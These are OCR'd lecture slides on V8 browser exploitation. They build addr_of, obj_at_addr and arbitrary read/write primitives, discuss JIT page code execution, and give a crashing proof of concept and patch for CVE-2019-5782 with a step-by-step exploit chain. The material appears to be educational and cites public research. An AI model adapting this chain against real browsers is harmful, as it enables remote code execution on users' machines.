
1. Store target Object as JSValue
2. Read value as Unboxed Double
3. Convert to BigInt (or Int64) to use in exploit

Exploit Primitives - OOB addr_of



Position two arrays: One Double indexing and one JSValue indexing

Exploit Primitives - OOB addr_of



Position two arrays: One Double indexing and one JSValue indexing

Read OOB with the first into the second, reading as Native Doubles

We will use the OOB Bug in CVE-2019-5782 to build this primitive!


Exploit Primitives - obj_at_addr

Goal: Given a 64-bit integer, make JavaScript think it's a pointer to an object

```
> let obj = {a:1};
> real_address = addr_of(obj);
0x00007f08331b8080

> obj_at_addr(real_address); // Get the object at address
{a: 1}

> let address = new Int64(0x41414141);
> let ptr = obj_at_addr(address);
Received signal 11 SEGV_MAPERR 000041400040
```


We will be able to use this to make fake objects later

Exploit Primitives - obj_at_addr




1. Convert the Int64 address into a Double

Exploit Primitives - obj_at_addr



1. Convert the Int64 address into a Double
2. Write the double to memory as a Native Double

Exploit Primitives - obj_at_addr



1. Convert the Int64 address into a Double
2. Write the double to memory as a Native Double
3. Read the memory as a JSValue to get the Object

Exploit Primitives - Arbitrary Read/Write

Goal: Read or write data at any address


```
> let target = {};
> address = addr_of(target);
0x5d9d204de39

> read_64(address)
0x373dc8d00459

> write_64(address, 0x4142434445464748)
> read_64(address)
0x4142434445464748

> read_64(0x717273747576)
// Received signal 11 SEGV_MAPERR 717273747576
```

Arbitrary Read/Write - Corrupting Array Buffers

We learned that ArrayBuffers allow reading/writing binary data to a backing buffer

Backing Store points to an buffer in memory


Byte Length holds the size of the backing store



Arbitrary Read/Write - Corrupting Array Buffers


We learned that ArrayBuffers allow reading/writing binary data to a backing buffer

If we can corrupt the Backing Store, we can control where the array reads and writes




Arbitrary Read/Write - OOB

We can use an OOB exploit primitive to corrupt an array buffer



Arbitrary Read/Write - OOB

We can use an OOB exploit primitive to corrupt an array buffer



Arbitrary Code Execution

Goal: Run our own x64 assembly code

We have two potential methods:

- Hijack a function pointer and ROP
- **Overwrite JIT memory**

JIT Pages

JIT Pages are heap memory segments used by the engine

Compiled machine code is stored in **executable pages**

- JIT'ed objects contain pointers to these pages!

Up until March 2018, Chrome had RWX JIT pages

Use `--no-write-protect-code-memory` to disable protections

JIT Pointers

```
class JSFunction : public JSObject {
  // [code]: The generated code object for this function.  Executed
  // when the function is invoked, e.g. foo() or new foo(). See
  // [[Call]] and [[Construct]] description in ECMA-262, section
  // 8.6.2, page 27.
  inline Code code() const;
}
  // Returns the address of the first instruction.
Address Code::raw_instruction_start() const {
  return FIELD_ADDR(*this, kHeaderSize); // Generally +0x40
}
```

/v8/src/objects/js-objects.h

JIT Pointers

```
d8> function a() {return 1}
d8> %OptimizeFunctionOnNextCall(a)
d8> a()
1
d8> %DebugPrint(a)
DebugPrint: 0x37eab79f8e9: [Function] in OldSpace
 ...
 - code: 0x30e520682d81 <Code OPTIMIZED_FUNCTION>
```

```
pwndbg> telescope 0x37eab79f8e9-1
00:0000│   0x37eab79f8e8 —▸ 0x2d9aeed003b9 ◂— 0x800003434efa401
01:0008│   0x37eab79f8f0 —▸ 0x3434efa40c21 ◂— 0x3434efa407
... ↓
03:0018│   0x37eab79f900 —▸ 0x37eab79f741 ◂— 0x7900003434efa409
04:0020│   0x37eab79f908 —▸ 0x37eab781851 ◂— 0x3434efa40f
05:0028│   0x37eab79f910 —▸ 0x37eab79f879 ◂— 0xd100003434efa417
06:0030│   0x37eab79f918 —▸ 0x30e520682d81 ◂— or     dword ptr [rdi + rbp*8 + 0x3434], esp /* 0x8100003434efa409 */
07:0038│   0x37eab79f920 —▸ 0x3434efa405b1 ◂— 0xff00003434efa405
pwndbg> x/32i 0x30e520682d81-1+0x40
   0x30e520682dc0:      mov    rbx,QWORD PTR [rcx-0x20]
   0x30e520682dc4:      test   BYTE PTR [rbx+0xf],0x1
   0x30e520682dc8:      je     0x30e520682dd7
   0x30e520682dca:      movabs r10,0x5555564f7140
```

pwndbg is telling us that the red value is a pointer to a RWX code object

JIT Inlining

As part of the optimization process, Turbofan will inline code used infrequently
This presents a problem - we cannot call inlined functions

We can "force" Turbofan to **not** inline our function by calling it multiple times

```
for (var i = 0; i < 10000; i++) {
target_func();
}
for (var i = 0; i < 10000; i++) {
    target_func();
}
for (var i = 0; i < 10000; i++) {
    target_func();
}
for (var i = 0; i < 10000; i++) {
    target_func();
}
```

JIT RWX

JIT RWX is a dying breed - what do we do?

Hijack a function pointer and use ROP!

- Leak a code address
- Overwrite stack or hijack function pointer
- Pivot into ROP payload

How to do this? This is left to the reader to find out!

CVE-2019-5782

Bad typing of `arguments.length` results in OOB access

Turbofan types `arguments.length` as `range(0,65535)`

However the spread operator can causes `arguments.length` to be larger, if spreading an array with a large length

The initial patch was submitted on Nov 22nd, 2018

Was not merged to stable until January 29th, 2019

CVE-2019-5782 - PoC

```
function opt(arg) {
  // x will actually be larger than its typed range
  let x = arguments.length;
  // allocate arrays within the function so the optimizer knows the size
  let a1 = new Array(0x10);
  // The optimizer thinks x is at most 65535: 65535 >> 16 == 0
  // In reality it is 65536: 65536 >> 16 == 1
  // So the optimizer thinks the index will be 0, really it is 0xf00000
  a1[(x >> 16) * 0xf00000] = 1.1;
}

let small = [1.1];
opt(...small);
opt(...small);
%OptimizeFunctionOnNextCall(opt);

var large = [1.1, 1.1];
large.length = 65536; //More than 65535
large.fill(1.1);
opt(...large);
// Received signal 11 SEGV_MAPERR 1294b08783e8
```

CVE-2019-5782 - Fix

```
--- a/src/compiler/type-cache.h
+++ b/src/compiler/type-cache.h
   // The valid number of arguments for JavaScript functions.
-  Type const kArgumentsLengthType =
-      Type::Range(0.0, Code::kMaxArguments, zone());
+  Type const kArgumentsLengthType = Type::Unsigned30();

   // The JSArrayIterator::kind property always contains an integer in the
--- a/src/compiler/verifier.cc
+++ b/src/compiler/verifier.cc
     case IrOpcode::kNewArgumentsElements:
       CheckValueInputIs(node, 0, Type::ExternalPointer());
-      CheckValueInputIs(node, 1, Type::Range(-Code::kMaxArguments,
-                                             Code::kMaxArguments, zone));
+      CheckValueInputIs(node, 1, Type::Unsigned30());
       CheckTypeIs(node, Type::OtherInternal());
       break;
```

8e4588915ba7a9d9d744075781cea114d49f0c7b

The incorrect range was replaced with a generic Unsigned30

CVE-2019-5782 - Putting it All Together

1. Fetch V8 and checkout the version of V8 for Chrome `71.0.3578.98`
2. Build this vulnerable version of V8
3. Get the POC to crash (run with `--no-untrusted-code-mitigations`)
4. Turn the POC into Array OOB primitive
5. Use the OOB to get an `addr_of` primitive
6. Use the OOB to get a Arbitrary Read/Write
7. Get Arbitrary Code execution with `--no-write-protect-code-memory`

Acknowledgments

1. S. Groß (saelo), "Exploiting Logic Bugs in JavaScript JIT Engines," http://www.phrack.org/papers/jit_exploitation.html

2. J. Fetiveau (__x86), "Introduction to TurboFan," https://doar-e.github.io/blog/2019/01/28/introduction-to-turbofan/

3. P. Biernat, M. Gaasedelen, A. Burnett, "A Methodical Approach to Browser Exploitation," https://blog.ret2.io/2018/06/05/pwn2own-2018-exploit-development/

4. B. Meurer, "An Introduction to Speculative Optimization in V8," https://ponyfoo.com/articles/an-introduction-to-speculative-optimization-in-v8